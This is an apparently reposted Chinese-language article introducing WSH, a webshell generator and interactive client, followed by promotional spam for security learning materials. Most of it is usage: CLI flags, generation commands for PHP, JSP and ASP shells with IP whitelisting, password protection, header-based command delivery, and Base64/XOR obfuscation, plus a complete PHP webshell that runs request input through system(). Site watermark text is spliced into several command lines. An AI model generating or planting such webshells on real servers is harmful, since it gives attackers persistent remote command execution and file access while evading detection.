
关于WSH
WSH的客户端支持命令历史记录和日志记录功能,并且可以跟以前部署的标准Webshell交互。生成器使用了PHP、ASP和JSP来创建Webshell。它们使用随机变量生成,因此每一个都拥有单独的哈希。它们可以使用白名单或密码进行配置,并允许通过自定义Header和参数进行发送。
生成器和客户端可以通过命令行参数或配置文件来进行配置,以允许我们保存适合自己的配置,而无需进行额外多次配置。配置后,客户端和生成器将使用相同的配置文件。
问题咨询和282G网络安全学习资料的领取点击此处即可
功能介绍
- 通过命令行跟部署的Webshell交互;
- 日志记录;
- 使用PHP、JSP和ASP生成Webshell;
- IP白名单;
- 密码保护;
- 通过自定义Header和参数发送命令;
- 文件上传/下载;
- 针对ASP或PHP版本的Webshell进行Base64编码;
- 针对ASP或PHP版本的Webshell进行异或加密;
工具下载
广大研究人员可以使用下列命令将该项目源码克隆至本地:
git clone https://github.com/EatonChips/wsh.git 讯享网
工具使用
连接
讯享网wsh <URL> [flags] -X, --method string HTTP method: GET, POST, PUT, PATCH, DELETE (default "GET") --param string Parameter for sending command --header string Header for sending command -P, --params strings HTTP request parameters -H, --headers strings HTTP request headers -c, --config string Config file -k, --ignore-ssl Ignore invalid certs --log string Log file --prefix string Prepend command: 'cmd /c', 'powershell.exe', 'bash' --timeout int Request timeout in seconds (default 10) --trim-prefix string Trim output prefix --trim-suffix string Trim output suffix -h, --help help for wsh
生成
wsh generate <language> [flags] wsh g <language> [flags] -X, --method string HTTP method (GET,POST,PUT,PATCH,DELETE) (default "GET") -p, --param string Parameter for sending command --header string Header for sending command -w, --whitelist strings IP addresses to whitelist -o, --outfile string Output file --no-file Disable file upload/download capabilities --pass string Password protect shell --pass-header string Header for sending password --pass-param string Parameter for sending password --xor-header string Header for sending xor key --xor-key string Key for xor encryption --xor-param string Parameter for sending xor key --base64 Base64 encode shell --minify Minify webshell code -t, --template string Webshell template file -h, --help help for generate 客户端使用/文件IO
WSH中所有Webshell都需要实现相同的上传/下载逻辑:
讯享网$ wsh 127.0.0.1:8080/test.php --param cmd 127.0.0.1> help get <remote filepath> [local filepath] Download file put <local filepath> [remote filepath] Upload file clear Clear screen exit Exits shell
生成器样例
简单的Shell
下列命令可以生成一个简单的PHP Webshell,并跟其进行交互:
$ wsh generate php --param cmd --no-file -o shell.php Created shell at shell.php. $ wsh 127.0.0.1:8080/shell.php --param cmd <?php $MfOb = $_REQUEST['cmd']; $MfOb = trim($MfOb); system($MfOb); die; ?> 我们还可以通过HTTP Header来发送命令:
讯享网$ wsh generate php --no-file --header user-agent -o shell.php Created shell at shell.php. $ wsh 127.0.0.1:8080/shell.php --header user-agent
白名单设置
$ wsh generate php --no-file --param cmd -w 127.0.0.1,10.0.23.3 -w 12.4.22.3 -o shell.php 密码保护
我们还可以通过Header或参数来发送密码:

讯享网$ wsh generate php --no-file --param cmd --pass S3cr3t --pass-param pass $ wsh 127.0.0.1:8080/shell.php --param cmd -P pass:S3cr3t $ wsh generate php --no-file --param cmd --pass S3cr3t --pass-header pass-header $ wsh 127.0.0.1:8080/shell.php --param cmd -H pass-header:S3cr3t

网络安全工程师企业级学习路线
这时候你当然需要一份系统性的学习路线
如图片过大被平台压缩导致看不清的话,可以在文末下载(无偿的),大家也可以一起学习交流一下。
点击此处即可领取282G网络安全学习资料

一些我收集的网络安全自学入门书籍

一些我白嫖到的不错的视频教程:
版权声明:本文内容由互联网用户自发贡献,该文观点仅代表作者本人。本站仅提供信息存储空间服务,不拥有所有权,不承担相关法律责任。如发现本站有涉嫌侵权/违法违规的内容,请联系我们,一经查实,本站将立刻删除。
如需转载请保留出处:https://51itzy.com/kjqy/59335.html